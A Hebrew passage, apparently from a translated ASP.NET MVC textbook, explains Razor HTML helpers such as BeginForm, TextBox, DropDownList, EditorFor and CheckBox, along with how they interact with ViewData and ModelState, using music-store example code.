כל תצוגת Razor יורשת מאפיין Html ממחלקת הבסיס שלה. המאפיין Html הוא מטיפוס System.Web.Mvc.HtmlHelper<T>, כאשר T הוא פרמטר מטיפוס גנרי שמייצג את הטיפוס של המודל לתצוגה (dynamic על פי ברירת מחדל). המחלקה מספקת מספר שיטות היקרות (instance methods), או שיטות מופע, שניתן לקרוא להן בתצוגה, כמו למשל EnableClientValidation (אשר מאפשרת להפעיל או לנטרל את אימות הלקוח על בסיס תצוגה מסוימת). עם זאת, השיטה BeginForm שבה השתמשנו בסעיף הקודם, אינה אחת מהשיטות שמוגדרות במחלקה. רוב הסייעים של התשתית מוגדרים כשיטות הרחבה (extension methods).

שיטות הרחבה ניתנות לזיהוי בקלות, מכיוון שבחלון IntelliSense שם השיטה מוצג כשלידו חץ קטן שפונה שמאלה (תרשים 3-5).



תרשים 3-5

השימוש בשיטות הרחבה הוא הגישה האידיאלית לבניית סייעי HTML, ויש לכך כמה סיבות. האחת, שיטות הרחבה של #C זמינות רק כאשר מרחב השמות של שיטת ההרחבה נכלל בטווח ההכרה (scope). כל שיטות ההרחבה של המחלקה HtmlHelper של MVC שוכנות במרחב השמות System.Web.Mvc.Html (אשר נכלל בטווח ההכרה על פי ברירת מחדל, מכיוון שהוא מפורט בקובץ Views/web.config). אם שיטות ההרחבה המובנות אינן נראות לכם, תוכלו להסיר את מרחב השמות הזה ולבנות אחד משלכם.

הסיבה השנייה כרוכה בביטוי "לבנות אחד משלכם", אשר מציג את היתרון הנוסף שנלווה לשימוש בשיטות הרחבה לבניית סייעים: הדבר מאפשר לבנות שיטות הרחבה באופן עצמי, או לשדרג את הסייעים המובנים. בפרק 14 נלמד כיצד לבנות סייעים מותאמים אישית, אך כעת נתמקד בסייעים שמספקת התשתית.

יצירת טופס לעריכת אלבום

נניח שברצונכם לבנות תצוגה שתאפשר למשתמש לערוך את פרטי האלבום. קוד התצוגה שלהלן עשוי לשמש כנקודת פתיחה טובה למדי:

```
@using (Html.BeginForm()) {
  @Html.ValidationSummary(excludePropertyErrors: true)
  <fieldset>
    <legend>Edit Album</legend>

    <p>
      <input type="submit" value="Save" />
  </p>
  </fieldset>
}
```

בשני הסעיפים הבאים תמצאו הסבר על שני הסייעים שמופיעים בקוד.

Html.BeginForm

באחת הדוגמאות הקודמות השתמשנו בסייע BeginForm. הגרסה של BeginForm מהדוגמה האחרונה, שאינה מקבלת פרמטרים בכלל, שולחת בקשת HTTP POST לכתובת URL הנוכחית. כלומר, אם התצוגה הופעלה בתגובה לכתובת /StoreManager/Edit/52, תגית form הפותחת תיראה כך:

```
<form action="/StoreManager/Edit/52" method="post">
```

ההוראה POST הינה אידיאלית לתרחיש הזה, מכיוון שברצוננו לשנות את פרטי האלבום בשרת.

Html.ValidationSummary

הסייע ValidationSummary משמש להצגת רשימה לא ממוינת של כל שגיאות האימות במילון ModelState. הפרמטר הבוליאני (שערכו true) שמועבר לסייע, מורה לו להשמיט מהרשימה שגיאות ברמת המאפיין. במילים אחרות, הסיכום שיוצג יכלול אך ורק שגיאות ב-ModelState שקשורות למודל עצמו, ולא שגיאות שקשורות למאפיין מודל מסוים כלשהו. את השגיאות ברמת המאפיין נציג בנפרד.

נניח שפעולת הבקר שמשמשת למימוש תצוגת העריכה כוללת את הקוד שלהלן:

```
ModelState.AddModelError("", "This is all wrong!");
ModelState.AddModelError("Title", "What a terrible name!");
```

השגיאה הראשונה הינה שגיאה ברמת המודל, מכיוון שלא הועבר מפתח (או שהועבר מפתח ריק) שמקשר את השגיאה למאפיין מסוים. השגיאה השנייה קשורה למאפיין Title, ולכן היא לא תופיע בסיכום האימות בתצוגה (אלא אם כן תסירו את הפרמטר שמועבר לסייע, או שתשנו את ערכו ל-false). בתרחיש זה, הסייע יממש את התגיות הבאות:

```
<div class="validation-summary-errors">
  <ul>
    <li>This is all wrong!</li>
  </ul>
</div>
```

גרסאות מועמסות נוספות של ValidationSummary מאפשרות לספק כותרות טקסט ולהגדיר תכונות HTML (HTML attributes).


הערה על פי מוסכמה, הסייע ValidationSummary מממש את מחלקת CSS בשם validation-summary-errors יחד עם מחלקות CSS מוגדרות שמועברות לו. תבנית ברירת המחדל של פרויקט MVC כוללת מספר עיצובים מסוגננים שמשמשים להצגת הפריטים הללו באדום, ואשר ניתנים לשינוי דרך styles.css.

הוספת שדות קלט

לאחר השלמת הטופס וסיכום שגיאות האימות, תוכלו להוסיף שדות קלט נוספים שדרכם יוכל המשתמש להזין את פרטי האלבום עבור התצוגה. גישה אפשרית אחת מודגמת בקוד שלהלן (בתור התחלה, נערוך רק את השם והז'אנר של האלבום, אולם בהמשך נציג את הקוד מהגרסה האמיתית של פעולת Edit עבור חנות המוסיקה):

```
@using (Html.BeginForm())
{
  @Html.ValidationSummary(excludePropertyErrors: true)
  <fieldset>
    <legend>Edit Album</legend>
    <p>
      @Html.Label("GenreId")
      @Html.DropDownList("GenreId", ViewBag.Genres as SelectList)
    </p>
    <p>
      @Html.Label("Title")
      @Html.TextBox("Title", Model.Title)
      @Html.ValidationMessage("Title")
    </p>
    <input type="submit" value="Save" />
  </fieldset>
}
```

הסייעים החדשים יאפשרו להציג למשתמש את הדף שנראה בתרשים 4-5.



תרשים 4-5

להלן רשימה של הסייעים החדשים שהוספנו לתצוגה.

- Label
- DropDownList
- TextBox
- ValidationMessage
- TextArea
- ListBox

נתחיל בסקירה של הסייע TextBox.

Html.TextBox ו- Html.TextArea

הסייע TextBox מממש תגית input בעלת תכונת type עם ערך text. בדרך כלל נשתמש בסייע TextBox לקבלת קלט חופשי מהמשתמש. למשל, הקריאה הבא:

```
@Html.TextBox("Title", Model.Title)
```

קוד זה יפיק את התגיות שלהלן:

```
<input id="Title" name="Title" type="text"
    value="For Those About To Rock We Salute You" />
```

כמו רוב סייעי HTML האחרים, גם הסייע TextBox כולל גרסאות מועמסות שמאפשרות להגדיר תכונות HTML אינדיבידואליות (כמודגם בחלק הקודם של הפרק). סייע "קרוב" לסייע TextBox הוא הסייע TextArea, אשר משמש למימוש אלמנט <textarea> להזנת קלט טקסט בן מספר שורות. הקוד שלהלן:

```
@Html.TextArea("text", "hello <br/> world")
```

יפיק את התגיות:

```
<textarea cols="20" id="text" name="text" rows="2">hello &lt;br /&gt; world
</textarea>
```

גם הפעם הסייע מקודד את הערך עבור הפלט (כל הסייעים מקודדים את ערכי המודל ואת ערכי התכונות). גרסאות מועמסות נוספות של הסייע TextArea מאפשרות לציין את מספר הטורים והשורות של תיבת הטקסט כדי לשלוט בגודל התיבה.

```
@Html.TextArea("text", "hello <br /> world", 10, 80, null)
```

הקוד שלעיל יפיק את הפלט הבא:

```
<textarea cols="80" id="text" name="text" rows="10">hello &lt;br /&gt; world
</textarea>
```

Html.Label

הסייע Label מחזיר אלמנט <label/>, ומשתמש בפרמטר מחרוזת כדי לממש את הטקסט ואת ערך התכונה for. גרסה מועמסת נוספת של הסייע מאפשרת להגדיר את התכונה for ואת המאפיין באופן עצמאי. בקטע הקוד האחרון, הקריאה Html.Label("GenreId") תגרום להפקת תגיות HTML שלהלן:

```
<label for="GenreId">Genre</label>
```

אם לעולם לא השתמשתם באלמנט label, ייתכן שאינכם יודעים מה בדיוק הוא אמור לעשות. המטרה של האלמנט label הינה לצרף מידע לאלמנטי קלט אחרים, כגון קלט טקסט, ובכך לשפר את הנגישות של היישום. התכונה for של תגית label צריכה להכיל את הזיהוי ID של אלמנט הקלט המשויך (בדוגמה שלנו, זו הרשימה הנפתחת של הז'אנרים אשר מופיעה בשורה הבאה). קוראי מסך [screen readers] יכולים להשתמש בטקסט של התווית כדי לתאר בצורה טובה יותר את הקלט מהמשתמש. כמו כן, כאשר המשתמש לוחץ על התווית עם סמן העכבר, הדפדפן מעביר את המיקוד לבקר הקלט המשויך לתווית זו. הדבר שימושי במיוחד אם יש בטופס תיבות סימון או לחצני בחירה וברצוננו לספק למשתמש שטח גדול יותר ללחוץ עליו בעכבר (במקום שיהיה חייב ללחוץ במדויק על התיבה או על העיגול).

חדי האבחנה מביניכם ייתכן ששמו לב לכך שהכיתוב של התווית בחלון הדפדפן אינו "GenreId" (המחרוזת שהעברתם לסייע), אלא "Genre". במידת האפשר, סייעים משתמשים בכל נתוני המטא של המודל הזמינים להם לצורך בניית התצוגה. נחזור ונדון בסוגיה זו לאחר סקירת כל הסייעים שמיושמים בטופס.

Html.ListBox -ו Html.DropDownList

גם הסייע DropDownList וגם הסייע ListBox מחזירים אלמנט <select />. הסייע DropDownList מאפשר למשתמש לבחור פריט יחיד, בעוד שהסייע ListBox מאפשר למשתמש לבחור מספר פריטים (על ידי הצבת התכונה multiple בתיבה multiple של התגיות הממומשות).

ככלל, לאלמנט select יש שתי מטרות:

- הצגת רשימה של אפשרויות זמינות.
- הצגת הערך הנוכחי של שדה.

ביישום Music Store נמצאת מחלקה בשם Album שכוללת את המאפיין GenreId. אנחנו משתמשים באלמנט select כדי להציג את הערך של המאפיין GenreId, ובנוסף - גם את כל שאר הז'אנרים הזמינים.

עלינו לבצע מספר הכנות מקדימות בקוד של הבקר בעת שימוש בסייעים הללו, מכיוון שהם זקוקים למידע מסוים כדי לספק את הפלט הדרוש. רשימה צריכה אוסף של היקרויות, או מופעים, של SelectListItem שמייצג את כל הפריטים האפשריים ברשימה. אובייקט SelectListItem כולל את המאפיינים Text, Value ו-Selected. ניתן לבנות אוסף של אובייקטי SelectListItem לבד, או להיעזר במחלקות הסיוע SelectList ו-MultiSelectList של התשתית. מחלקות אלו יכולות לבחון את IEnumerable של כל טיפוס ולהמיר את הרצף הקיים לרצף של אובייקטי SelectListItem. ניקח לדוגמה את הפעולה Edit של הבקר StoreManager:

```
public ActionResult Edit(int id)
{
  var album = storeDB.Albums.Single(a => a.AlbumId == id);

  ViewBag.Genres = new SelectList(storeDB.Genres.OrderBy(g => g.Name),
                        "GenreId", "Name", album.GenreId);
  return View(album);
}
```

אפשר לחשוב על פעולת הבקר בתור תהליך שבונה לא רק את המודל הראשי (האלבום שישמש כבסיס לעריכה), אלא גם בתור מודל הייצוג הדרוש לסייע של הרשימה הנפתחת. הפרמטרים שמועברים לבנאי של SelectList מגדירים את האוסף המקורי (Genres בבסיס הנתונים), את שם המאפיין שישמש בתור ערך (GenreId), את שם המאפיין שישמש בתור טקסט (Name), ואת הערך של הפריט הנבחר הנוכחי (כדי לקבוע איזה פריט לסמן כנבחר).

אם ברצונכם להימנע מהתקורה שכרוכה בשיקוף (reflection overhead) ולהפיק את אוסף SelectListItem בעצמכם, תוכלו להשתמש בשיטת Select של LINQ כדי להקרין (project) ז'אנרים (Genres) לתוך אובייקטי SelectListItem:

```
public ActionResult Edit(int id)
{
  var album = storeDB.Albums.Single(a => a.AlbumId == id);

  ViewBag.Genres =
    storeDB.Genres
          .OrderBy(g => g.Name)
          .AsEnumerable()
          .Select(g => new SelectListItem
```

```
                {
                   Text = g.Name,
                   Value = g.GenreId.ToString(),
                   Selected = album.GenreId == g.GenreId
                });
  return View(album);
}
```

Html.ValidationMessage

כאשר מתגלית שגיאה בשדה מסוים במילון ModelState, תוכלו להשתמש בסייע ValidationMessage להצגת הודעת השגיאה. לדוגמה, בפעולת הבקר שלהלן הוספנו בכוונה שגיאה במאפיין Title שמתייחס למצב המודל:

```
[HttpPost]
public ActionResult Edit(int id, FormCollection collection)
{   var album = storeDB.Albums.Find(id);

  ModelState.AddModelError("Title", "What a terrible name!");

  return View(album);
}
```

בתצוגה ניתן להציג את הודעת השגיאה (אם קיימת) באמצעות הקוד שלהלן:

```
@Html.ValidationMessage("Title")
```

הקוד שלעיל יוצר את התגיות האלו:

```
<span class="field-validation-error" data-valmsg-for="Title"
          data-valmsg-replace="true">
      What a terrible name!
</span>
```

הודעה זו מוצגת רק במקרה שמתלית שגיאה עבור המפתח key שבמצב המודל. תוכלו גם לקרוא לגרסה מועמסת שמאפשרת לעקוף הודעות שגיאה מתוך התצוגה לפי הקוד שלהלן:

```
@Html.ValidationMessage("Title", "Something is wrong with your title")
```

כתוצאה, תקבלו:

```
<span class="field-validation-error" data-valmsg-for="Title"
    data-valmsg-replace="false">Something is wrong with your title
```

הערה על פי מוסכמה, הסייע מממש את מחלקת CSS בשם validation-summary-errors יחד מחלקות CSS אחרות שמועברות לו. תבנית ברירת המחדל של פרויקט MVC כוללת מספר עיצובים מסוגננים שמשמשים להצגת הפריטים הללו באדום, ואשר ניתנים לשינוי דרך styles.css.

בנוסף לאפשרויות השכיחות שתיארנו עד כה, כגון קידוד HTML והיכולת להגדיר תכונות של תגיות HTML, לכל אפשרויות הקלט בטופס יש מספר התנהגויות משותפות בכל הקשור לעבודה עם ערכי מודל ומצב מודל.

סייעים, מודלים ונתוני תצוגה

סייעים מאפשרים לשלוט באופן מדויק בבנייה של דפי HTML ובמקביל, הם פוטרים מהעבודה הרבה שכרוכה בבניית ממשקי משתמש להצגת הבקרים, התוויות, הודעות השגיאה והערכים המתאימים. סייעים כגון Html.TextBox ו- Html.DropDownList (וגם שאר סייעי הטופס) בודקים את האובייקט ViewData כדי לקבל את הערך הנוכחי להצגה (כל הערכים באובייקט ViewBag נגישים גם דרך ViewData).

הבה נעזוב לרגע את טופס העריכה שבנינו כדי לבחון דוגמה פשוטה יותר. נניח שברצונכם לציין בטופס את המחיר של האלבום. תוכלו לעשות זאת באמצעות קוד הבקר שלהלן:

```
public ActionResult Edit(int id)
{
  ViewBag.Price = 10.0;
  return View();
}
```

בתצוגה תוכלו לכלול תיבת טקסט שתשמש להצגת המחיר על ידי העברת שם זהה לערך שבמאפיין ViewBag לסייע TextBox:

```
@Html.TextBox("Price")
```

בדרך זו, הסייע TextBox יפיק את הפלט הבא:

```
<input id="Price" name="Price" type="text" value="10" />
```

כאשר הסייעים בודקים מה מכיל ViewData, הם יכולים גם לבדוק מאפיינים של אובייקטים בתוך ViewData. נשנה את פעולת הבקר הקודמת באופן הבא:

```
public ActionResult Edit(int id)
{
  ViewBag.Album = new Album {Price = 11};
  return View();
}
```

תוכלו להשתמש בקוד שלהלן כדי להציג תיבת טקסט שכוללת את המחיר של האלבום:

```
@Html.TextBox("Album.Price")
```

הפעם, תגיות HTML שהסייע יפלוט תהיינה כמו בדוגמה שלהלן:

```
<input id="Album_Price" name="Album.Price" type="text" value="11" />
```

אם אין כל ערך שתואם ל-Album.Price בתוך ViewData, הסייע יחפש ערך שמתאים לחלק שלפני הנקודה הראשונה (בדוגמה זו, Album), ואמנם, הוא ימצא אובייקט מטיפוס Album.

בשלב זה הסייע יבצע הערכה של החלק הנותר של השם (בדוגמה זו, Price) כנגד האובייקט Album, וימצא את הערך שישמש אותו.

שימו לב שבערך של התכונה id של אלמנט input שמופק משתמשים במקף תחתון ולא בנקודה (בעוד שהערך של התכונה name כולל נקודה). השימוש בנקודות אינו חוקי לציון התכונה id, ולכן זמן הריצה מחליף נקודות בערך של המאפיין הסטטי HtmlHelper.IdAttributeDotReplacement (אשר במקרה שלנו הינו "_"). בלי תכונות if חוקיות לא ניתן לייצר תסריטים בצד הלקוח (client-side scripting) באמצעות ספריות JavaScript כדוגמת jQuery.

הסייע TextBox פועל היטב גם עם נתוני תצוגה בעלי טיפוסיות חזקה. לדוגמה, נסו לשנות את פעולת הבקר באופן הבא:

```
public ActionResult Edit(int id)
{
  var album = new Album {Price = 12.0m};
  return View(album);
}
```

כעת אנחנו שוב יכולים להעביר לסייע TextBox את שם המאפיין שיש להציג:

```
@Html.TextBox("Price");
```

לאחר עדכון הקוד כמוצג לעיל, הסייע יפעיל את תגיות HTML שלהלן:

```
<input id="Price" name="Price" type="text" value="12.0" />
```

אם תרצו, סייעי טופס מאפשרים לספק ערך מפורש, וכך להימנע מחיפוש הנתונים האוטומטי. במקרים מסוימים הגישה המפורשת הכרחית. לשם ההמחשה, נחזור לטופס שבנינו לצורך עריכת פרטי אלבום. נזכיר כי פעולת הבקר נראית כך:

```
public ActionResult Edit(int id)
{
  var album = storeDB.Albums.Single(a => a.AlbumId == id);

  ViewBag.Genres = new SelectList(storeDB.Genres.OrderBy(g => g.Name),
                        "GenreId", "Name", album.GenreId);

  return View(album);
}
```

בתצוגת העריכה, שהיא בעלת טיפוסיות חזקה ל-Album, שורת הקוד הבאה אחראית למימוש שדה קלט שמשמש להזנת שם האלבום:

```
@Html.TextBox("Title", Model.Title)
```

בפרמטר השני מועבר ערך הנתונים באופן מפורש. למה? ובכן, במקרה שלנו, Title הוא ערך שכבר נמצא בתוך ViewData מכיוון שתצוגת עריכת האלבום של יישום Music Store, בדומה

לתצוגות רבות אחרות, מאחסנת את כותרת העמוד במאפיין ViewBag.Title. הצבה זו מתבצעת בראש התצוגה Edit:

```
@{
  ViewBag.Title = "Edit - " + Model.Title;
}
```

התצוגה _Layout.cshtml של היישום יכולה לשלוף את ViewBag.Title כדי להגדיר את הכותרת של הדף שמגדירים. אם בקריאה לסייע TextBox תעבירו את המחרוזת Title בלבד, הסייע יתחיל בבדיקה של ViewBag ושליפה של ערך Title שמאוחסן בו (הסייעים בודקים את ViewBag לפני שהם בודקים את המודל בעל הטיפוסיות החזקה). כדי להציג את הכותרת המתאימה, עליכם לספק במקרה זה את הערך המפורש. מדובר בשיעור חשוב בעל דקויות משמעותיות רבות. ביישומים גדולים מומלץ לשקול הוספה של קידומות לחלק מרשומות נתוני התצוגה כדי שיהיה ברור היכן משתמשים בהם. לדוגמה, במקום להשתמש בשם ViewBag.Title עבור הכותרת של הדף הראשי, ניתן על ידי שימוש בשם כגון ViewBag.Page_Title וכך להפחית באופן משמעותי את הסבירות להתנגשות עם נתונים של דף מסוים אחר כלשהו (page-specific data).

סייעים בעלי טיפוסיות חזקה

אם אינכם רוצים להשתמש במחרוזות מפורשות (string literals) לשליפת נתונים מתוך viewdata, תוכלו להשתמש במערך של סייעים בעלי טיפוסיות חזקה שמספקת תשתית ASP.NET MVC. כאשר משתמשים בסייעים בעלי טיפוסיות חזקה יש להעביר ביטוי lambda (lambda expression) לציון מאפיין המודל שיש לממש. טיפוס המודל עבור הביטוי יהיה זהה למודל שצוין עבור התצוגה (באמצעות ההנחיה @model). כדי לקבוע טיפוסיות חזקה לתצוגה בהתאם למודל האלבום, יש להוסיף את שורת הקוד הבאה לראש התצוגה:

```
@model MvcMusicStore.Models.Album
```

לאחר הוספת ההנחיה למודל, נוכל לשכתב את טופס עריכת האלבום שעליו עבדנו עד כה. נעשה זאת כך:

```
@using (Html.BeginForm())
{
  @Html.ValidationSummary(excludePropertyErrors: true)
  <fieldset>
    <legend>Edit Album</legend>
    <p>
      @Html.LabelFor(m => m.GenreId)
      @Html.DropDownListFor(m => m.GenreId, ViewBag.Genres as SelectList)
    </p>
    <p>
      @Html.TextBoxFor(m => m.Title)
      @Html.ValidationMessageFor(m => m.Title)
    </p>
    <input type="submit" value="Save" />
  </fieldset>
}
```

שימו לב ששמות הסייעים בעלי הטיפוסיות החזקה זהים לשמות הסייעים ששימשו אותנו קודם, בתוספת הסיומת For. קוד זה יפיק בדיוק את אותו HTML כמקודם, אולם להחלפת המחרוזות בביטוי lambda יש מספר יתרונות נלווים, וביניהם IntelliSense, בדיקת שגיאות בזמן ההידור, וביצוע שינויים פנימיים בקוד (refactoring) בצורה קלה יותר (אם תשנו שם של מאפיין במודל, סביבת Visual Studio תוכל לשנות עבורכם את הקוד בתצוגה באופן אוטומטי).

תוכלו למצוא גרסת טיפוסיות חזקה לכל הסייעים שעובדים עם נתוני מודל. תבניות scaffolding המובנות שהצגנו בפרק 4 משתמשות בסייעים בעלי טיפוסיות חזקה כשהדבר מתאפשר. שימו לב שלא הגדרנו ערך לתיבת הטקסט Title באופן מפורש. ביטוי lambda מספק לסייע את כל המידע הדרוש לו כדי לפנות ישירות למאפיין Title של המודל ולשלוף את הערך המבוקש.

סייעים ונתוני-מטא של מודלים

סייעים יכולים לעשות הרבה יותר מאשר רק לחפש מידע בתוך ViewData. הסייעים יכולים גם לנצל נתוני-מטא זמינים של המודל. לדוגמה, טופס עריכת האלבום משתמש בסייע Label להצגת אלמנט תווית (Label) לרשימת בחירה של ז'אנרים:

```
@Html.Label("GenreId")
```

הסייע מפיק את הפלט הבא:

```
<label for="GenreId">Genre</label>
```

מהיכן הגיע תוכן הטקסט Genre? הסייע בדק מול זמן הריצה אם יש נתוני-מטא זמינים עבור GenreId, וזמן הריצה סיפק מידע מהתכונה DisplayName שמצורפת למודל Album:

```
[DisplayName("Genre")]
public int GenreId    { get; set; }
```

סימוני הנתונים (data annotation) שנציג בפרק 6 יכולים להשפיע במידה משמעותית על אופן הפעולה של חלק גדול מהסייעים, מכיוון שהסימונים מספקים נתוני-מטא שמשמש אותם בעת בניית קוד HTML. באמצעות סייעים מבוססי-תבנית תוכלו להשתמש בנתוני-מטא למטרות נוספות.

סייעים מבוססי-תבנית

סייעים מבוססי-תבנית (templated helpers) בתשתית ASP.NET MVC בונים HTML באמצעות נתוני-מטא ותבנית. נתוני-מטא מספקים מידע על ערך המודל (השם והטיפוס של הערך), בנוסף לנתוני-מטא על המודל עצמו (אשר מוספים באמצעות סימוני נתונים או ספק ברירת מחדל). יש ששה סייעים מבוססי-תבנית: Html.Display ו- Html.Editor וגרסאות הטיפוסיות החזקה שלהם, Html.DisplayFor ו- Html.EditorFor ווגרסאות המודל-השלם (whole-model) שלהם, Html.DisplayForModel ו- Html.EditorForModel.

לדוגמה, הסייע Html.TextBoxFor מפיק את התגיות הבאות עבור המאפיין Title של אלבום:

```
<input id="Title" name="Title" type="text"
               value="For Those About To Rock We Salute You" />
```

במקום להשתמש בסייע Html.TextBoxFor, תוכלו להחליף את השורה המתאימה שבקוד המקור בקוד הבא:

```
@Html.EditorFor(m => m.Title)
```

הסייע EditorFor מפיק HTML זהה לזה שמופק על ידי TextBoxFor; עם זאת, כעת תוכלו לשנות את התגיות HTML באמצעות סימוני נתונים. שימו לב שהשם של הסייע (Helper) הרבה יותר כללי מהשם TextBox (אשר מעיד על סוג מסוים של אלמנט קלט). בעת שימוש בסייעים מבוססי-תבנית, אתם למעשה מבקשים שבזמן הריצה יופק כל "עורך" שיידרש. הבה נראה מה יקרה אם נוסיף סימון DataType למאפיין Title:

```
[Required(ErrorMessage = "An Album Title is required")]
[StringLength(160)]
[DataType(DataType.MultilineText)]
public string   Title      { get; set; }
```

כעת הסייע EditorFor יממש את תגיות HTML הבאות:

```
<textarea class="text-box multi-line" id="Title" name="Title">
  Let There Be Rock
</textarea>
```

מכיוון שהבקשה לעורך היא כללית, הסייע EditorFor בחן את נתוני-המטא והחליט שאלמנט HTML המתאים ביותר במקרה זה הוא textarea (מכיוון שעל פי נתוני-המטא, המאפיין Title יכול להכיל שורות טקסט אחדות). כמובן שרוב שמות האלבומים לא נפרסים על יותר משורת טקסט אחת, אך יש אמנים שאוהבים לחרוג מהמוסכמות המקובלות כשמגיעה העת לקבוע שם לאלבום שלהם.

הסייע DisplayForModel והסייע EditorForModel משמשים לבניית HTML לאובייקט מודל שלם. הסייעים הללו מאפשרים להוסיף מאפיינים חדשים לאובייקטי מודל, ולראות את השינויים באופן מיידי בממשק המשתמש (UI) מבלי יהיה צורך לשנות את התצוגות.

לסיום נוסיף, שניתן לשלוט בתגיות שמופקות על ידי סייעים מבוססי-תבנית באמצעות תבניות תצוגה או עריכה מותאמות אישית (ראו פרק 15).

סייעים ומילון ModelState

כל הסייעים שמשמשים להצגת ערכי טופס מקיימים אינטראקציה עם מצב המודל (ModelState). זכרו כי ModelState הינו תוצר לוואי של תהליכי הקישור למודל, והוא מכיל את כל שגיאות האימות שזוהו במהלך הקישור למודל. מצב המודל מכיל גם את הערכים הגולמיים שנשלחו על ידי המשתמש לעדכון המודל.

סייעים אשר משמשים למימוש שדות טופס מחפשים את הערכים הנוכחיים שלהם במילון ModelState באופן אוטומטי. הסייעים משתמשים בשם השדה כמפתח לחיפוש במילון ModelState. אם הערך המבוקש נמצא במילון, הסייע משתמש בו מתוך ModelState במקום להשתמש בערך שבנתוני התצוגה (viewdata).

החיפוש במילון ModelState מאפשר לשמר ערכים לא חוקיים שהוזנו על ידי המשתמש במקרה של בעיה עם הקישור למודל. לדוגמה, אם המשתמש הזין abc לעורך של המאפיין DateTime, הקישור למודל ייכשל, והערך abc יתווסף למאפיין המתאים של ModelState. כאשר התצוגה תמומש מחדש כדי לאפשר למשתמש לתקן את שגיאות האימות, הערך abc עדיין יופיע בעורך של DateTime, והדבר יאפשר למשתמש לראות את הערך שהזין ואשר גרם לבעיה, וכמובן - לתקן את השגיאה.

כאשר ModelState מכיל שגיאה במאפיין כלשהו, הסייע שמשויך לשגיאה מפעיל מחלקת CSS בשם input-validation-error בנוסף לכל מחלקה אחרת שהוגדרה באופן מפורש. גיליון הסגנון הסטנדרטי style.css שכלול בתבנית הפרויקט מכיל את העיצוב עבור מחלקה זו.

סייעי קלט נוספים

בנוסף לסייעי הקלט שהצגנו בחלק הקודם של הפרק, כמו למשל הסייע TextBox והסייע DropDownList, תשתית ASP.NET MVC מספקת סייעים נוספים שמטפלים במגוון רחב של בקרי קלט.

Html.Hidden

הסייע Html.Hidden משמש למימוש אלמנט קלט מוסתר. לדוגמה, הקוד שלהלן:

```
@Html.Hidden("wizardStep", "1")
```

יפיק את הביטוי:

```
<input id="wizardStep" name="wizardStep" type="hidden" value="1" />
```

גרסת הטיפוסיות החזקה של הסייע הזה נקראת Html.HiddenFor. אם המודל שלכם כולל את המאפיין WizardStep, עליכם להשתמש בו באופן הבא:

```
@Html.HiddenFor(m => m.WizardStep)
```

Html.Password

הסייע Html.Password משמש למימוש שדה סיסמה. הוא מאוד דומה לסייע TextBox, למעט העובדה שאינו משמר את הערך שנמסר, ומשתמש בהסתרת סיסמה. הקוד שלהלן:

```
@Html.Password("UserPassword")
```

יפיק את הביטוי:

```
<input id="UserPassword" name="UserPassword" type="password" value="" />
```

גרסת הטיפוסיות החזקה של Html.Password הינה, כמצופה, Html.PasswordFor, וכדי להציג את המאפיין UserPassword יש להשתמש בה באופן הבא:

```
@Html.PasswordFor(m => m.UserPassword)
```

Html.RadioButton

לחצני בחירה מקובצים בדרך כלל יחדיו, כדי לאפשר למשתמש לבחור בערך יחיד מתוך כמה אפשרויות זמינות. לדוגמה, אם אתם רוצים לאפשר למשתמש לבחור צבע מרשימת צבעים מוגדרים, תוכלו להשתמש במספר לחצני בחירה להצגת האפשרויות השונות. כדי לקבץ לחצני בחירה, עליכם לתת לכל הלחצנים במקבץ שם זהה. הלחצן הנבחר הוא היחיד שיישלח אל השרת בעת מסירת הטופס.

תוכלו להשתמש בסייע Html.RadioButton למימוש לחצן בחירה פשוט:

```
@Html.RadioButton("color", "red")
@Html.RadioButton("color", "blue", true)
@Html.RadioButton("color", "green")
```

תוצאת הפעולה תהיה:

```
<input id="color" name="color" type="radio" value="red" />
<input checked="checked" id="color" name="color" type="radio" value="blue" />
<input id="color" name="color" type="radio" value="green" />
```

גם לסייע Html.RadioButton יש גרסת טיפוסיות חזקה, בשם Html.RadioButtonFor. במקום לקבל שם וערך, גרסת הטיפוסיות החזקה מקבלת ביטוי שמזהה את האובייקט אשר מכיל את המאפיין שמיועד למימוש, כשאחריו הערך שיש לשלוח לשרת אם המשתמש בוחר בלחצן.

```
@Html.RadioButtonFor(m => m.GenreId, "1") Rock
@Html.RadioButtonFor(m => m.GenreId, "2") Jazz
@Html.RadioButtonFor(m => m.GenreId, "3") Pop
```

Html.CheckBox

הסייע CheckBox ייחודי בכך שהוא מממש שני אלמנטי קלט. ניקח לדוגמה את הקוד שלהלן:

```
@Html.CheckBox("IsDiscounted")
```

הפעלת הקוד תפיק את תגיות HTML אלו:

```
<input id="IsDiscounted" name="IsDiscounted" type="checkbox" value="true" />
<input name="IsDiscounted" type="hidden" value="false" />
```

אתם בוודאי תוהים מדוע הסייע מממש שדה קלט מוסתר (hidden) בנוסף לתיבת הסימון (checkbox). ובכן, הסייע מממש שני שדות קלט מכיוון שעל סמך המפרט HTML על הדפדפן לשלוח ערך עבור תיבת הסימון רק כאשר היא מסומנת. בדוגמה זו, אלמנט הקלט השני מבטיח שיופיע ערך עבור IsDiscounted גם אם המשתמש לא יסמן את תיבת הסימון.

למרות שחלק גדול מהסייעים מוקדשים לבניית טפסים ושדות קלט לטפסים, יש גם סייעים שיוכלו לשמש אתכם בתרחישי מימוש כלליים.

סייעי מימוש

